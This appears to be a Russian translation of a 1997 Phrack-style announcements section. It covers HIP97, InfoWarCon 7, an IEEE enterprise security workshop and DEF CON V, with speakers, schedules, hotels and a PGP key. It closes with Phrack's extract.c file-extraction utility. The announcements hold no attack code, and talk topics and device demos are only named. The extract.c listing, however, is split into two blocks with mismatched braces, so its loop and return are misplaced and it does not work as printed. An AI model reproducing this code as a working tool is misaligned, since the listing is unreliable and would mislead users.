• ПРИВЕЗИТЕ побольше компьютеров и другой электроники.
• ПОДКЛЮЧИТЕ всё это по прибытии на место.
• Смотрите, чем занимаются другие, ЗНАКОМЬТЕСЬ с интересными людьми, отдыхайте, веселитесь!

Конечно, можно приехать и в одиночку — и отлично провести время. Будет большая выставочная палатка для компьютеров. В ещё одной большой палатке на почти тысячу мест пройдут дискуссии с участием аудитории.

Мероприятие будет масштабным. Сейчас мы ищем людей, готовых организовать свой хаотичный кусочек этого события.

Для общения и поиска партнёров по HIP используйте новостную группу alt.hacking.in.progress или доску объявлений на сайте.

Контакты

• Сайт: http://www.hip97.nl/
• Новостная группа: alt.hacking.in.progress
• Email: info@hip97.nl
• Почтовый адрес:

```
HIP
Postbus 1035
1000 BA  Amsterdam
Netherlands
Tel. +31 20 5352081
Fax. +31 20 5352082
```

Defensive Information Warfare And Systems Assurance

Подзаголовок: For Community, Company and Country
Дата: 11–12 сентября 1997 г.
Место: Sheraton Premier, Tysons Corner, Виргиния

Призыв к докладам

Организаторы:
• National Computer Security Association — http://www.ncsa.com
• Winn Schwartau, Interpact, Inc. — http://www.infowar.com / http://www.info-sec.com

Заинтересованные стороны из государственного сектора, правоохранительных органов, академических кругов, корпораций и частные лица из всех стран приглашаются к подаче статей или концепций докладов для конференции InfoWarCon 7. Приоритетные темы — практические решения, однако рассматриваются все работы.

Тематические направления:

Новые технологии и подходы к обеспечению информационной безопасности:
• Выявление угроз и реагирование на них
• Методы и защита от атак типа «отказ в обслуживании»
• Новые модели информационной безопасности для локальных и глобальных предприятий
• Демонстрации новых технологий
• Шифрование, контроль доступа и идентификация

Конвергенция военного, правоохранительного и частного секторов в интересах национальной безопасности:
• Политика в области электронной гражданской обороны
• Альтернативные механизмы национальной обороны и разведки
• Разработка национальной и международной политики
• Просвещение населения
• Работа с негосударственными участниками

Правовые, этические и политические механизмы международного сотрудничества в борьбе с киберпреступностью и кибертерроризмом:
• Переосмысление государственности
• Примеры успешного и неуспешного уголовного преследования
• Корпоративная самозащита и самосохранение

• Электронный билль о правах для государств
• ООН киберпространства
• Правовые парадоксы

Приоритет отдаётся мультимедийным презентациям, сценариям в реальном времени, игровым форматам и интерактивным темам. Язык конференции — английский; все сессии несекретны.

Материалы принимаются в форматах Word 6.0 или выше, PowerPoint и других популярных форматах; направлять по адресу: betty@infowar.com

• Срок подачи: 16 мая 1997 г.
• Уведомление о принятии: 9 июня 1997 г.
• Регистрация: Conferences@ncsa.com
• Спонсорство: Sponsors@ncsa.com
• Вопросы: betty@infowar.com

Second International Workshop on Enterprise Security

Дата: 18–20 июня 1997 г.
Место: Массачусетский технологический институт (MIT), Кембридж, Массачусетс, США

Совместно организуется IEEE Computer Society и Центром исследований в области параллельной инженерии (CERC) при Университете Западной Виргинии.

Предприятия всё в большей степени зависят от своих информационных систем. Возникает потребность в универсальной электронной связи для взаимодействия между организациями. Это делает безопасность и конфиденциальность корпоративных систем более важной, но и более сложной задачей, поскольку организации могут иметь разные политики безопасности и взаимодействовать через небезопасный интернет.

Семинар сосредоточится на проблемах корпоративной безопасности в межорганизационных системах. Планируется объединить ключевых игроков из сообществ сетевой и корпоративной безопасности. Темы включают:

• Безопасность Internet/Intranet
• Инфраструктура и протоколы безопасности
• Безопасность Java
• Спецификация и анализ политики корпоративной безопасности
• Управление доступом на основе ролей
• Поддержка корпоративной безопасности через интернет
• Конфликты и гармонизация меж- и внутриорганизационной безопасности
• Безопасность распределённых баз данных
• Безопасные транзакции
• Безопасность рабочих процессов
• Безопасность в стиле ООП и CORBA
• Безопасные приложения и среды
• Интеграция гетерогенных сред безопасности
• Управление корпоративной безопасностью в межорганизационных системах
• Интернет-протоколы безопасности
• Алгоритмы безопасности

Важные даты:

Director of Technology
The Applied Knowledge Group
231 Market Place, #315
San Ramon, CA 94583-2785, USA
Tel. (888) 442-2785
FAX (510) 275-9695
bcdavis@appliedknowledge.com

Douglas Moughan
National Security Agency, R23
9800 Savage Rd.
Ft. Meade, Maryland 20755-6000, USA
wdm@tycho.ncsc.mil

Информация для подачи документов

Направлять шесть экземпляров оригинальной (нигде ранее не опубликованной) статьи объёмом 3000–5000 слов (через двойной интервал) одному из сопредседателей программного комитета. Приложить название, сведения об авторах, аннотацию на 150 слов и не более 8 ключевых слов. Также указать имя, должность, адрес, телефон и по возможности факс и электронную почту ответственного автора.

Принимается отправка по электронной почте в формате PostScript.

Сопредседатели программного комитета:

Программный комитет (частичный список):

[Таблица из 16 записей — опущена]

Интернет-справочная:

• http://www.cerc.wvu.edu/SECWK/
• http://www.cerc.wvu.edu/WETICE/WETICE97.html

Участие в семинаре не требует наличия принятой статьи.

Анонс съезда DEF CON V #1.08 (09.04.97)

```
-----BEGIN PGP SIGNED MESSAGE-----

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIB

            DEF CON V Convention Announcement #1.08 (04.09.97)
          July 11-13th @ the Aladdin Hotel and Casino in Las Vegas

    XXXXXXXXXXXXXXXXXXXXXXXX XX      DEF CON V Convention Announcement
    XXXXXXXxxxxXXXXXXXXXXXXXXX XX    DEF CON V Convention Announcement
    XXXXXXxxxxxxXXXXXX  X    X       DEF CON V Convention Announcement
    XXXXXxxxxxxxxXXXXXXX  X          DEF CON V Convention Announcement
    XXXXxxxxxxxxxxXXXX XXXXXXXXX     DEF CON V Convention Announcement
    XXXxxxxxxxxxxxxXXXXXXXXXX X      DEF CON V Convention Announcement
    XXxxxxxxxxxxxxxxXXXXXX  XX  X    DEF CON V Convention Announcement
    XXXxxxxxxxxxxxxxXXXXXXXX         DEF CON V Convention Announcement
    XXXXxxxxxxxxxxxXXXXXXXX X XX     DEF CON V Convention Announcement
    XXXXXxxxxxxxxXXXXXXXXXX  XX X    DEF CON V Convention Announcement
    XXXXXXxxxxxxXXXXXXXXX X          DEF CON V Convention Announcement
    XXXXXXXxxxxXXXXXXXXXXXXXXX       DEF CON V Convention Announcement
    XXXXXXXXXXXXXXXXXXXXXXXXXXX X   DEF CON V Convention Announcement

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIB
```

Единственный конвент с бесплатным пивом!

Кратко:

• ЧТО: Доклады и вечеринки в Вегасе для всех хакеров
• КОГДА: 11–13 июля
• ГДЕ: Лас-Вегас, Невада, отель и казино Aladdin
• СТОИМОСТЬ: $30 заранее, $40 у входа
• ПОДРОБНЕЕ: http://www.defcon.org или info@defcon.org

Подробно:

Пришло время снова штурмовать Лас-Вегас ради DEF CON! Это предварительное объявление и приглашение на DEF CON V — конвент для «андеграундных» элементов компьютерной культуры. Целевая аудитория: хакеры, фрикеры, радиолюбители, вирусописатели, программисты, крэкеры, киберпанки-хотелки, организации гражданских свобод, шифропанки, футуристы, художники, душевнобольные и слабослышащие. Книги о культуре становятся всё популярнее, так что журналисты тоже welcome. Вас никто не тронет. Обещаю. Только захватите наличных на напитки.

Слышали о DEF CON IV и хотите попасть на V? Хотите проверить лично все эти рассказы о вечеринках, обсуждениях, причудливой атмосфере Лас-Вегаса? Хотите чудить *вдали* от отеля, чтобы не подставить меня? Располагаете сокровенными знаниями о сети SWIFT и хотите перевести миллионы на счёт Def Con? Тогда — самое место для вас!

DEF CON известен открытым обменом идеями, непринуждённой обстановкой для новых знакомств и отсутствием снобизма. Больше людей нашли настоящих друзей на DEF CON, чем я могу сосчитать. DEF CON также известен тем, что «костюмы» (государственные / корпоративные) здесь мирно соседствуют со всеми остальными и получают представление о том, что на самом деле происходит. СМИ появляются каждый год, и мы стараемся разъяснить им реальное положение дел. По сути, это стало главным местом сбора для всех, кто хоть немного интересуется компьютерным андеграундом.

В прошлом году пришло более 800 человек — это опрокинуло все мои планы. Я рассчитывал на 500+, а когда явились 800, для штаба организаторов это обернулось лёгким хаосом. В этом году я планирую на 1000. Так я смогу принять всех и свести к минимуму организационные сбои.

Также хочу извиниться перед всеми, кто в прошлом году полконвента ходил с временным бейджем и т. д. Постараюсь сделать всё для максимального удобства и минимума проблем.

Докладчики

За годы существования DEF CON видел многих известных ораторов. В этом году акцент будет сделан на технических докладах. Будет отдельный небольшой зал для сессий по узким темам. Список докладчиков будет перегружен техническими темами, чтобы даже если кто-то выпадет — контент оставался насыщенным.

Текущие докладчики:

• dtangent@defcon.org — если хотите выступить, пишите.
• **Nihil** — Безопасность (небезопасность) Windows NT. Challenge-response система, Kerb security services в NT 5.0, атаки типа «человек посередине» на контроллеры доменов. Технический доклад об NT.
• **Koresh** — Взлом Novell Netware.
• **Yobie** — Новые инфраструктуры на базе Java как основы глобальной объектно-ориентированной распределённой сети. Новые концепции и парадигмы вычислений, применения для разработки приложений и хакинга.
• **Mudge** — Системный администратор L0pht Heavy Industries. Технический доклад о чём-нибудь крутом.

• **Clovis** — Из команды-победителя Hacker Jeopardy. Проблемы безопасности сетевых объектных систем, недавние уязвимости ActiveX, потенциал и проблемы сетевых объектов, разработка объектов, распределённые объекты, стандарты, ActiveX, CORBA, хакинг объектов.
• **Bruce Schneier** — Автор «Applied Cryptography» и алгоритма Blowfish: «Почему криптография сложнее, чем кажется».
• **Отдел по компьютерным преступлениям ФБР** — Снова появятся, если удастся подкупить их аудиозаписью прошлогоднего конвента.
• **Richard Thieme** — «Динамика социальной инженерии: когнитивная карта для получения нужной информации, работы в сетях и тихого шпионажа; использование паранойи, воображения и грандиозности для построения Большой картины».
• **G. Gillis** — Сниффинг пакетов: определение, всё от кадров 802.2 до TCP-датаграммы, механизмы (NIT, bpf) на различных платформах.
• **Seven** — Что федералы о нас думают.
• **RK** — Электронные контрмеры, контрразведка, управление рисками. Демонстрация оборудования для электронных контрмер.
• **Tom Farley** (издатель журнала «Private Line») и **Ken Kumasawa** (TeleDesign Management) — Телефонное мошенничество в 90-х: два взгляда — хакерский и отраслевой.
• **Michael Quattrocchi** — Будущее цифровой наличности и дебетовых карт уровня регистра; применяется в Канаде.
• **Ira Winkler** (NCSA) — Реальные примеры успешного и неуспешного корпоративного шпионажа.

Расписание

ПЯТНИЦА: Настройка сети, регистрация, неформальное подписание PGP-ключей за «столом PGP», много вечеринок. Старт Capture the Flag Contest в 16:00.

Демонстрации: Radio Burst Cannon, «настоящая» рельсотронная пушка, всенаправленный глушитель сотовых телефонов.

```
10:00 — Открытие дверей, начало регистрации
10:00 — Начало кино в главном зале
16:00 — Старт Capture the Flag II
19:00 — Технические сессии в отдельном зале
24:00 — Начало Hacker Jeopardy
```

СУББОТА (доклады с 10:00 до 19:00, порядок выступлений может измениться):

```
10:00-10:50 Кейноут (?)
11:00-11:50 Bruce Schneier
12:00-12:50 Yobie
13:00-13:50 Clovis
14:00-14:50 Отдел по компьютерным преступлениям ФБР
15:00-15:50 Richard Thieme
16:00-16:50 Seven
17:00-17:50 RK
18:00-18:50 Tom Farley

Технические сессии: Nihil, Koresh, Mudge, Weld Pond, G. Gillis
24:00 — Финальный раунд Hacker Jeopardy
```

ВОСКРЕСЕНЬЕ (доклады с 10:00 до 16:00):

```
10:00-10:50 Michael Q.
11:00-11:50 Ira Winkler
16:00 — Награждение победителей Capture the Flag.
         Окончание. Уборка. До встречи в следующем году!
```

Мероприятия

HACKER JEOPARDY: Winn возвращается с Hacker Jeopardy — третий год подряд! Сможет ли всемогущий Strat и его криптопособник Erik потерпеть поражение? 6 команд выбираются случайным образом и борются за финал. Первый раунд — в полночь пятницы; второй и секретный

— в полночь субботы.

БЕСПЛАТНОЕ ПИВО! Holy Cow угощает пивными билетами! Для тех, кто старше 21 года. Более 1000 бесплатных бокалов. Следуйте по Las Vegas Blvd., пока не увидите флуоресцентную корову в больших солнцезащитных очках. Все таксисты знают эту Мекку.

BLACK AND WHITE BALL: Официально — вечер субботы в стиле дресс-кода. Готика, ПВХ-винил, чёрные MIB в якудза-стиле. Призов нет — только шанс блеснуть.

TCP/IP DRINKING GAME: Правила узнаете на месте.

CAPTURE THE FLAG: Второй год подряд. До шести машин с разными операционными системами. Цель — контролировать максимум машин в заданные промежутки времени. Можно играть командой или в одиночку. Денежные призы. Четыре протокола: TCP/IP, NetBEUI, IPX и x.25. Три сегмента, по два хоста на сегмент. Постоянно должны работать: веб-сервер (порт 80), finger и mail. ОС на сети: Linux, FreeBSD, Windows NT, Novell, Apple System 7.x и, возможно, ещё что-нибудь.

VIRTUAL WORLD: Работаем над групповыми скидками, как в прошлые два года.

ТУРНИР ПО QUAKE: http://www.ctive.com/ntech/defcon.htm — knightPhlight организует одиночное выбывание. Первый приз — $750. Регистрационный взнос: $7,50.

СЕТЕВОЕ ПОДКЛЮЧЕНИЕ: Линия T1, разведённая на 10BaseT-хабы. Будут: несколько цветных QuickCam и CU-SeeMe reflector; RealAudio сервер для трансляции докладов; возможно, сетевые многопользовательские игры.

5-Й ЕЖЕГОДНЫЙ КОНКУРС «ВЫЧИСЛИ ФЕДЕРАЛА»: Классика параноидального веселья. Замечаете подозрительного типа в ушном наушнике и пенни-лоферах? Сообщайте организаторам. Победитель получает футболку «Я вычислил федерала!», а «вычисленный» — «Я — федерал!».

ПРИМЕЧАНИЕ ФЕДЕРАЛАМ: Всё в шутку. Если хотите футболку «Я — федерал!» втайне — обращайтесь. Никого не сдам, вычислять должны другие.

ДЕМОНСТРАЦИЯ РЕЛЬСОТРОНА (пятница): Ручная рельсотронная пушка. Должна выстрелить графитовой шайбой с очень высокой скоростью.

ДЕМОНСТРАЦИЯ ВСЕНАПРАВЛЕННОГО ГЛУШИТЕЛЯ СОТОВЫХ (пятница): Тестирование в пустыне. Смотрите, как антенна вашего телефона взрывается от мощи!

ДЕМОНСТРАЦИЯ RADIO BURST CANNON (пятница): Не совсем HERF-пушка, но близко. RBC должен выдавать до или менее одного МегаВатта в течение до или менее одной секунды. Что это сделает — неизвестно. Приходите и узнайте. Все демонстрации — в пустыне, подальше от больниц и казино.

Отели

БРОНИРУЙТЕ СЕЙЧАС! Блок номеров зарезервирован по принципу «первый пришёл — первый обслужен». Номера освобождаются примерно за месяц до конвента. Бронируйте до 9 июня.

Основной отель: Aladdin Hotel and Casino
3667 Las Vegas Blvd. South, Las Vegas, Nevada
Построен в 1966 году. Теннисные корты, два бассейна, рестораны (китайский, вьетнамский, корейский, морепродукты и стейкхаус, закусочная Joe's Diner, кофейня 24/7). Рядом с MGM Theme Park на Strip.

Телефон: 1-800-225-2632, упоминать «DC Communications conference»
Тарифы: одно- и двухместные $65 (Garden) / $85 (Tower). Люксы: $250–$350. + 8% налог. Раскладушка: +$15/ночь.

Ссылки по отелям Лас-Вегаса:
• http://www.intermind.net/im/hotel.html

• http://vegasdaily.com/HotelCasinos/HotelAndCasinos/CasinoList.html

Контакты

• DEF CON Voice Bridge: (801) 855-3326
• Список рассылки: `subscribe dc-stuff` на majordomo@merde.dis.org
• Сайт: http://www.defcon.org/
• Автокараван из Калифорнии: http://exo.com/~enigma/caravan/
• Совместные поездки: http://www.geocities.com/ResearchTriangle/4955/defcon.html
• Email: dtangent@defcon.org (шифровать PGP-ключом для приватных сообщений)
• Почта: DEF CON, 2709 E. Madison, Seattle WA, 98112

PGP-ключ организатора:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.1

mQCNAy6v5H8AAAEEAJ7xUzvdRFMtJW3CLRs2yXL0BC9dBiB6+hAPgBVqSWbHWVIT
/5A38LPA4zqeGnGpmZjGev6rPeFEGxDfoV68voLOonRPcea9d/ow0Aq2V5I0nUrl
LKU7gi3TgEXvhUmk04hjr8Wpr92cTEx4cIlvAeyGkoirb+cihstEqldGqClNAAUR
tCZUaGUgRGFyayBUYW5nZW50IDxkdGFuZ2VudEBkZWZjb24ub3JnPg==
=ngNC
-----END PGP PUBLIC KEY BLOCK-----

-----BEGIN PGP SIGNATURE-----
Version: 2.6.2

iQCVAwUBM07aS8tEqldGqClNAQFuSAQAjwGLBdDKA9TKTNAxewgeluvRXPFu+cLf
hQ74qJFtGybyik+Te4FPQI3Uw+wjir/4ES1imyjQ9n9oIOh+E0L3moYxbcQKN7iT
/VWAJXwPNJR8guxGcrRNYO85KXSB2qFrU9JwCwJ/8C5lEi/5FVjqRewpliw68+SW
9jHqxFccQUs=
=PPpy
-----END PGP SIGNATURE-----
```

extract.c

Автор: Phrack Staff и sirsyko

```
/*  extract.c by Phrack Staff and sirsyko
 *
 *  Phrack Magazine, 1997
 *
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture. Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract filename
 *
 */

#include <stdio.h>
#include <sys/stat.h>
#include <string.h>

int main(int argc, char **argv){

    char *s="<++> ",*e="<-->",b[256],*bp;
    FILE *f,*o = NULL;
    int l, n, i=0;

    l = strlen(s);
    n = strlen(e);

    if(argc<2) {
        printf("Usage: %s <inputfile>\n",argv[0]);
        exit(1);
    }

    if(! (f=fopen(argv[1], "r"))) {
        printf("Could not open input file.\n");
        exit(1);
    }

    while(fgets(b, 256, f)){

        if(!strncmp (b, s, l)){
            b[strlen(b)-1] = '\0';

            if((bp=strchr(b+l+1,'/')))
                while (bp){
                    *bp='\0';
                    mkdir(b+l, 0700);
                    *bp='/';
                    bp=strchr(bp+1,'/');
                }
            if((o = fopen(b+l, "w")))
                printf("- Extracting %s\n",b+l);
            else {
                printf("Could not extract '%s'\n",b+l);
                exit(1);
            }
        }
        else if(!strncmp (b, e, n)){
            if(o) fclose(o);
            else {
                printf("Error closing file.\n");
                exit(1);
            }
```

```
            }
            else if(o) {
                fputs(b, o);
                i++;
            }
        }
        if(!i) printf("No extraction tags found.\n");
        return(0);
    }
```

Утилита extract.c извлекает текстовые файлы из плоского файла с особыми тегами в иерархическую структуру каталогов. Используется для извлечения исходного кода из статей Phrack Magazine (впервые появилась в Phrack 50).